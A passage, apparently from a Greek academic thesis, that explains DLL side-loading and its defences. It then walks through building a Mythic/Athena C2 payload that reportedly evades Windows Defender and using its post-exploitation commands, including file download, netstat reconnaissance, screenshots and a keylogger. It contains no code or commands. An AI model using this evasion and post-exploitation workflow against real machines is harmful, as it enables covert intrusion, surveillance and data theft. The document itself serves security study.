Η πρόληψη και ο εντοπισμός του process hollowing μπορεί να αποτελέσει πρόκληση λόγω της μυστικής του φύσης και της χρήσης νόμιμων διεργασιών για την εκτέλεση κακόβουλου κώδικα. Ωστόσο, υπάρχουν διάφορες στρατηγικές που μπορούν να χρησιμοποιηθούν για τον μετριασμό του κινδύνου τέτοιου είδους επιθέσεων. Μια στρατηγική είναι η ανίχνευση ασυνήθιστης συμπεριφοράς των διεργασιών. Αυτό για παράδειγμα μπορεί να περιλαμβάνει ασυνήθιστη χρήση μνήμης, απροσδόκητες συνδέσεις δικτύου ή ασυνήθιστες κλήσεις συστήματος.

3.16 Πλευρική Φόρτωση DLL (DLL Side – Loading)

Το side-loading [26] είναι μια τακτική που χρησιμοποιούν οι επιτιθέμενοι για να εκτελούν τα δικά τους επιβλαβή payloads εκμεταλλευόμενοι τον τρόπο με τον οποίο τα Windows προγράμματα βρίσκουν και χρησιμοποιούν τα αρχεία DLL. Πιο συγκεκριμένα αντί να τοποθετούν ένα DLL μέσα στη μνήμη ενός προγράμματος και στη συνέχεια να περιμένουν να εκτελεστεί το πρόγραμμα αυτό, οι επιτιθέμενοι προσπαθούν να «κοροϊδέψουν» το πρόγραμμα ώστε να φορτώσει από μόνο του το κακόβουλο DLL αντί του πραγματικού νόμιμου που έπρεπε.

Όταν μια εφαρμογή απαιτεί ένα DLL για να εκτελεστεί, τα Windows προσπαθούν να φορτώσουν το

DLL είτε από το πλήρες path που ορίζεται από το πρόγραμμα είτε μέσω ενός ξεχωριστού αρχείου (manifest file). Ουσιαστικά είναι ένα απλό αρχείο κειμένου που περιέχει πληροφορίες σχετικά με το τι χρειάζεται το πρόγραμμα για να τρέξει. Μεταξύ άλλων, καθορίζει ποια DLL θα πρέπει να φορτωθούν κατά την εκτέλεση του.

Ωστόσο, προβλήματα προκύπτουν όταν το αρχείο αυτό δεν είναι αρκετά σαφές σχετικά με τα DLL που πρέπει να φορτώσει η εκάστοτε εφαρμογή. Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν ανεπαρκώς ρυθμισμένα αρχεία τοποθετώντας ένα κακόβουλο DLL με το ίδιο όνομα με ένα νόμιμο DLL σε μια θέση όπου μια εφαρμογή θα το φορτώσει πριν από το DLL που θα έπρεπε να φορτωθεί. Η θέση για το κακόβουλο DLL μπορεί να προσδιοριστεί επειδή τα Windows χρησιμοποιούν μια καθορισμένη σειρά αναζήτησης για τα DLL:

1) Φάκελος από τον οποίο φορτώθηκε το πρόγραμμα.

2) Φάκελος του συστήματος (C:\Windows\System32).

3) Φάκελος των Windows (C:\Windows).

4) Τρέχων φάκελος εργασίας (Current Working Directory).

5) Φάκελοι που αναφέρονται στη μεταβλητή περιβάλλοντος PATH

Από την παραπάνω σειρά μπορεί να παρατηρηθεί ότι όποια εφαρμογή που έχει γίνει λήψη από το διαδίκτυο το πρώτο μέρος που θα κοιτάξει για να βρει τα DLL της είναι στον τρέχοντα φάκελος της που στην περίπτωση αυτή είναι ο φάκελος “Downloads”. Ο συγκεκριμένος φάκελος είναι ο πιο εύκολα προσβάσιμος για έναν επιτιθέμενο καθώς σε αυτόν μπορεί με περισσότερη ευκολία να τοποθετήσει ένα δικό του κακόβουλο αρχείο.

Η εύκολη παράκαμψη των συστημάτων ασφαλείας είναι το βασικό πλεονέκτημα που έχει αυτή η μέθοδος. Επειδή ο κακόβουλος κώδικας εκτελείται στο πλαίσιο μιας νόμιμης εφαρμογής οι μηχανισμοί ασφαλείας θεωρούν ότι πρόκειται για μια ενέργεια που δεν είναι ικανή να προκαλέσει κινδύνους στο μηχάνημα και επομένως αδυνατούν να την χαρακτηρίσουν ως ύποπτη. Τέλος, ένας ακόμη λόγος που επιλέγεται.

Επομένως, οι προγραμματιστές των εφαρμογών που χρησιμοποιούνται από τους χρήστες στον υπολογιστή τους πρέπει να γνωρίζουν πόσο ελκυστική είναι η χρήση του DLL side-loading ως τεχνική παράκαμψης από τους επιτιθέμενους και να δημιουργήσουν τα κατάλληλα μέτρα προστασίας. Κάποια από αυτά περιλαμβάνουν:

Την χρήση absolute paths: Οι προγραμματιστές θα πρέπει να χρησιμοποιούν absolute paths αντί για relative όταν καθορίζουν τη θέση ενός DLL. Ένα absolute path παρέχει το πλήρες path προς ένα αρχείο ή από την αρχή του συστήματος αρχείων, π.χ «C:\Program Files\MyApp\libraries\mylib.dll». Αντιθέτως, ένα relative path καθορίζει τη θέση ενός αρχείου σε σχέση με τον τρέχοντα φάκελο. Π.χ. : «libraries\mylib.dll». Επομένως, ανάλογα με τον τρέχοντα φάκελο το relative path μπορεί να αλλάξει. Για παράδειγμα, μπορεί να γίνει «..\libraries\mylib.dll» ή και «..\..\libraries\mylib.dll ». Το γεγονός λοιπόν ότι τα relative paths δεν παραμένουν πάντα ίδια δίνει την δυνατότητα στους επιτιθέμενους να τα χειραγωγήσουν και να εξαπατήσουν την εφαρμογή ώστε να φορτώσει ένα κακόβουλο DLL από διαφορετικό φάκελο.


Την επιβεβαίωση της χρήσης των σωστών DLL: Όταν μια εφαρμογή φορτώνει ένα DLL πρέπει να είναι σίγουρη ότι πρόκειται για το σωστό DLL. Ένας τρόπος για να το πετύχει αυτό είναι η χρήση υπογραφών. Ο προγραμματιστής πρέπει να χρησιμοποιεί ψηφιακές υπογραφές στα DLL που απαιτεί η εφαρμογή του και κάθε φορά που πάει να φορτώσει κάποιο να επιβεβαιώνει ότι η υπογραφή του ταιριάζει με αυτή του σωστού. Αυτή η τεχνική διαβεβαιώνει ότι μόνο τα αυθεντικοποιήμενα DLL θα μπορούν να χρησιμοποιηθούν.

4 Επιτυχημένες προσπάθειες αποφυγής του Windows Defender

Στην ενότητα αυτή θα παρουσιαστούν κάποιες πρακτικές εφαρμογές των παραπάνω τεχνικών που κατάφεραν και ξέφυγαν από το Windows Defender. Να σημειωθεί ότι οι παρακάτω τεχνικές δοκιμάστηκαν απέναντι στον Windows Defender και όχι στον Defender for Endpoints που είναι μια εξελιγμένη (και επί πληρωμή) έκδοση του Defender.

4.1 Mythic


Το Mythic [27] πρόκειται για μία red team πλατφόρμα που παρέχει διάφορους agents και payloads που μπορεί να χρησιμοποιήσει κάποιος για να επιτεθεί σε ένα μηχάνημα. Παρέχει γραφικό περιβάλλον και άλλες χρήσιμες λειτουργίες που μπορεί να πραγματοποιήσει ένας επιτιθέμενος στον υπολογιστή του θύματος του. Οι τεχνολογίες που χρησιμοποιεί το Mythic είναι React για το frontend και GoLang μαζί με GraphQL και PostgreSQL για το backend. Όλη η εφαρμογή στήνεται με την βοήθεια docker containers.



Εικόνα 23 Δομή Mythic [27]


Να σημειωθεί ότι από όλους τους Mythic Agents που μπορεί κάποιος να χρησιμοποιήσει, ο μοναδικός που κατάφερε με επιτυχία να ξεπεράσει το Windows Defender είναι ο Athena [28].

Αρχικά επιλέγουμε το λειτουργικό του μηχανήματος που θέλουμε να επιτεθούμε που στην συγκεκριμένη περίπτωση είναι το Windows.




Εικόνα 24 Mythic - επιλογή λειτουργικού συστήματος

Στην συνέχεια επιλέγουμε πως το payload πρέπει να είναι ένα αρχείο binary (x64)




Εικόνα 25 Mythic - επιλογή payload

Διαλέγουμε όλες τις εντολές που θα μπορούμε να τρέξουμε στο αντίπαλο μηχάνημα όταν πετύχει η επίθεση (στην προκειμένη περίπτωση διαλέγουμε όλες τις πιθανές επιλογές).




Εικόνα 26 Mythic - Επιλογή εντολών

Τέλος, βάζουμε την δικιά μας ip και ονομάζουμε το εκτελέσιμο και πλέον όλα είναι έτοιμα για να πραγματοποιηθεί η επίθεση.




Εικόνα 27 Mythic - Εισαγωγή δικιά μας ip για listening




Εικόνα 28 Mythic - Δημιουργία Payload

Τοποθετούμε, το αρχείο στο Windows μηχάνημα το εκτελούμε και βλέπουμε στον Task Manager πως εκτελείται κανονικά με PID 8028 δίνοντας μας callback.




Εικόνα 29 Mythic - Τοποθέτηση εκτελέσιμου στο αντίπαλο μηχάνημα



Εικόνα 30 Mythic - Εκτλεση malware στο αντίπαλο μηχάνημα

4.1.1 whoami

Η εντολή whoami μας δίνει το επιθυμητό αποτέλεσμα και πλέον μπορούμε να πειραματιστούμε με τις υπόλοιπες διαθέσιμες επιλογές.




Εικόνα 31 Mythic - Αποτέλεσμα εντολής whoami

4.1.2 Διαχείριση αρχείων

i) Με την εντολή upload μπορούμε να στείλουμε ένα αρχείο στον windows υπολογιστή.

Εικόνα 32 Mythic - εκτέλεση εντολής upload




Εικόνα 33 Mythic - αποτέλεσμα εκτέλεσης εντολής upload

ii) Με την εντολή rm μπορούμε να διαγράψουμε αρχεία.

Εικόνα 34 Mythic - εκτέλεση εντολής rm


iii) Με την εντολή download έχουμε την δυνατότητα να κατεβάσουμε ένα αρχείο από το αντίπαλο μηχάνημα στο δικό μας.



Εικόνα 35 Mythic - εκτέλεση εντολής download

4.1.3 netstat


Το Mythic δίνει την δυνατότητα της εντολής netstat. Έτσι, ο επιτιθέμενος μπορεί να συλλέξει πληροφορίες (σύνολο ip διευθύνσεων, διαθέσιμες πόρτες, λειτουργικά των συσκευών που υπάγονται στο ίδιο δίκτυο κλπ.)για όλο το δίκτυο και να έχει ό,τι χρειάζεται ώστε να προχωρήσει σε πλευρική κίνηση (lateral movement)




Εικόνα 36 Mythic - εκτέλεση εντολής netstat

4.1.4 screenshot

Με την εντολή screenshot κάνουμε screenshot την τρέχουσα κατάσταση του μολυσμένου μηχανήματος.



Εικόνα 37 Mythic - εκτέλεση εντολής screenshot




` **Εικόνα 38 Mythic - Αποτέλεσμα εντολής screenshot**

4.1.5 keylogger

Με την εντολή keylogger έχουμε πλήρη καταγραφή της κάθε πληκτρολόγησης που έχει πραγματοποιήσει ο χρήστης.

